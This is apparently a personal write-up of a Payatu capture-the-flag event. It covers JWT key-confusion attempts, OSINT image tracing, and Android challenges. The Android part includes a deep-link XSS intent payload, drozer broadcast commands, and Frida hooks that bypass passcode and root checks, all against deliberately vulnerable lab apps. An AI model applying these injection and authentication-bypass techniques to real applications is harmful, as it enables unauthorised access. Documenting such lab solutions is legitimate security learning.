  "alg": "HS256",
  "e": "AQAB",
  "k": "ZmFrZS1obWFjLXNlY3JldC1rZXk",
  "kid": "hmac-legacy-2023",
  "kty": "RSA",
  "n": "wGvwjKzN02fTcKoNJITI_XgIBYpQTr3JzYR1M8bEVzPYWxvJnKHMRrNdQ8QzKLp4mVtc2YHZrGpKvN4PQp1VeKrOzKrGxFpKvN4PQp1VeKrOzKrGxFpKvN4PQp1VeKrOz",
  "use": "sig"
},
{
  "alg": "HS256",
  "e": "AQAB",
  "k": "c3VwZXItc2VjcmV0LWFwaS1rZXktMjAyNA",
  "kid": "api-secret-v2",
  "kty": "oct",
  "use": "sig"
},
{
  "alg": "HS256",
  "e": "AQAB",
  "kid": "legacy-hmac-key",
  "kty": "RSA",
  "n": "yGvwjKzN02fTcKoNJITI_XgIBYpQTr5JzYR1M8bEVzPYWxvJnKHMRrNdQ8QzKLp4mVtc2YHZrGpKvN4PQp1VeKrOzKrGxFpKvN4PQp1VeKrOzKrGxFpKvN4PQp1VeKrOz",
  "use": "sig"
},
{
  "alg": "RS512",
```

- Decoded those
 1. api-secret-v2 found to be `super-secret-api-key-2024`
 2. hmac-legacy-2023 found to be `fake-hmac-secret-key`
 3. Lets use the first one.

- None Token Doesn't work



- api-secret-v2 also doesn't work.
- kid based attacks also doesn't work



- Lets try algorithm confusion now.
-

OSINT (All Except Bonus)


Flight of the Lurk3r

- Just take md5 of the hash using `md5sum` command and use it as flag
- `PAYATU{088858b0048b014e450d40bade8cb89d}`

The Lake below

- Do reverse google search.

- Found it in first response:



- Lake name is Lago Maggiore
- Lets try that as flag. `PAYATU{LagoMaggiore}` well this is correct.

The Town at the Edge

- Town at the edge of the plane wing. Since I already have the original source image, I will do research there.
- Well the name is present in original source itself. `PAYATU{Lugano}`

The Flight Code

<https://velvetescape.com/plane-view-swiss-alps-lago-maggiore/>

- On the wing it is written KLM with Crown type symbol.
- We know the flight is landing at Milan Airport, going over Switzerland's Lugano.
- The article mentions the flight route Amsterdam to Milan Malpensa and its timing is said to be early morning
- Tried two flight codes didn't work. one for flight at 6:30 and another around 8.25. Both failed. `PAYATU{KL1613}` and `PAYATU{AF8373}` .
- Lets check another direct flight at 10:20. `PAYATU{KL1597}` This also failed.
- Lets try on airfrance connecting flight. `PAYATU{AF1830}`
- One more connecting flight found, lets see what it holds `PAYATU{AF1330}`
- Since I found no direct flight in the early morning lets check out one afternoon flight from AMS to MXP. `PAYATU{KLM1621}` Also tried `PAYATU{KL1621}` .
- Nothing working, I have checked, KLM doesn't go for any direct flight to Malpensa. So lets move to LIN.
- Tried `PAYATU{KLM1615}` . And it worked.


Tail code

- Wiki URL is provided to us.
- Checked the flight details. Found E75L and E75S both not working.
- On another website it was PAYATY{B738} again didn't work. OK spelling mistake, tried again PAYATU{B738}
- Worked.

Cryptic Phantom

Well from the first question we already know who the author is. We just have to figure out what are the things associated with him. Maybe twitter handle name or others.

- Tried PAYATU{Keith_Jenkins}
- PAYATU{KeithJenkins}
- PAYATU{velvetescape}
- PAYATU{iambassador}
- Checked the image author using exiftool. Found the name. lurk3r_in_p1ane




The Phantom Behind the Lens

Baaa, this thing is still going on.

- Lets check again 1 by 1.
- PAYATU{keith_jenkins}
- <https://www.aperisolve.com> on the image.

- First search gave the answer.




Mobile (All Except Gatekeeper)

Snorlex

- Basic root detection bypass, I did using magisk.
- Flag `PAYATU{SNØRL3X15BLØCKNGXYXUIQP13J4}`

Gatekeeper

- Install the app, try opening. Nothing available. Had to enter a secret code.



- Lets check logcat with this. Not visible in logcat.
- Lets go for jadx gui.

- Very likely this has to do with `libnative-lib.so` file. Lets do a bit of rev engg of this file using ghidra or gdb.
- Too much time taken. Not solved

Pathfinder

- Reviewed Jadx gui.
- Reviewed App manifest file.
- Reviewed MainActivity file.
- Reviewed strings.xml file for host value.
- Based on the data provided in challenge, I can say it has to do something with deep link and XSS.
- URL schema is observed in Activity as `ctf://payatu/web`
- Then Host URL to be found in strings as `payatu.com`
- And finally the function which will provide us the flag `showFlag()`
- So basically we have to invoke the intent, and put our payload with valid URL Scheme and host then just get out of the payload using double quote.

```
# Doing inside root shell of android.
am start -a android.intent.action.VIEW -d 'ctf://payatu/web?url=https://payatu.com%22);AndroidFunction.showFlag();//' com.ctf.pathfinder
```

🚩 XSS Challenge completed! Flag: PAYATU{Th1s_i5_th3_w4y}

- Flag `PAYATU{Th1s_i5_th3_w4y}`

Whereami

✍ Thor is looking for his brother. Maybe he should broadcast a message about finding his brother. Note that: When you click on the installed WhereAml app, it will not open. This is intended behaviour.

- Analysed the code using jadx gui and drozer.
- Found there is a broadcast listener `com.payatu.whereami.BroadcastListener`
- Went back to the jadx gui and searched what does this receiver do. It compares some value to open another activity. Which is base64 encoded and stored in strings with name `code`.

```
(venv)(kali@Omen16z)-[/mnt/d/Learning/Attacks/webshells]
$ echo "TWpvcG5pcg==" | base64 -d
Mjolnir
(venv)(kali@Omen16z)-[/mnt/d/Learning/Attacks/webshells]
$ |
```

- Now will run the broadcast receiver with `loc` variable as `Mjolnir`

- Used chatgpt to make a frida script to run the `ImTheSecond` activity while, I start the broadcast from drozer.
- drozer command `run app.activity.start --component com.payatu.whereami com.payatu.whereami.MainActivity`

```

$ drozer console connect
Selecting 62bb8ba0f85dbe67 (Xiaomi 21061119BI 13)

..
..o..
..a..
..ro..idsnemesisand..pr
..otectorandroidsneme.
..,sisandprotectorandroids+.
..nemesisandprotectorandroidsn:.
..emesisandprotectorandroidsnemes..
..isandp,..rotecyayandro,..idsnem.
..isandp..rotectorandroid..snemis.
..andprotectorandroidsnemisandprotec.
..torandroidsnemisandprotectorandroid.
..snemisandprotectorandroidsnemisand.
..dprotectorandroidsnemisandprotector.

drozer Console (v3.1.0)
dz> run app.broadcast.send --action com.payatu.whereami.BroadcastListener --extra string loc Mjolnir
Attempting to run shell module
dz> run app.activity.start --component com.payatu.whereami com.payatu.whereami.MainActivity
Attempting to run shell module
dz>

More info at https://frida.re/docs/home/
Connected to 21061119BI (id=f296f27d0504)
Failed to spawn: unable to find a front-door activity
$ frida -U -n com.payatu.whereami -l .\imtheone.js

Frida 17.1.5 - A world-class dynamic instrumentation toolkit

Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  exit/quit -> Exit

More info at https://frida.re/docs/home/
Connected to 21061119BI (id=f296f27d0504)
Attaching...
[*] Starting...
[*] ImTheSecond Activity launched
[-] Failed to get native flag: Error: java.lang.RuntimeException: inside thread Thread[Thread-4,10,main] that has not called
[21061119BI::com.payatu.whereami ]->

```

- Flag: `PAYATU{WAMI-G0d0F7HUND3RONHUNT}`

AStrangeDoor

🔮 There's an enchantment on the Sanctum's door, Only known to magician's core,
Hook it or flip the byte, Only brave should enter the might.

- Basic frida script hook on checkPasscode return true worked.

```

$ adb install .\AStrangeDoor.apk
Performing Streamed Install
Success
$ frida -U -f com.payatu.astrangedoor -l .\scripts\StrangeDoor.js

Frida 17.1.5 - A world-class dynamic instrumentation toolkit

Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  exit/quit -> Exit

More info at https://frida.re/docs/home/
Connected to 21061119BI (id=f296f27d0504)
Spawned 'com.payatu.astrangedoor'. Resuming main thread!
[21061119BI::com.payatu.astrangedoor ]-> [*] Hooks installed on LoginActivity
[+] Bypassing checkPasscode() with input: 111111
[+] Decrypted flag: PAYATU{ASDS73V3NS7R@NG3POP}

```

- Flag: `PAYATU{ASDS73V3NS7R@NG3POP}`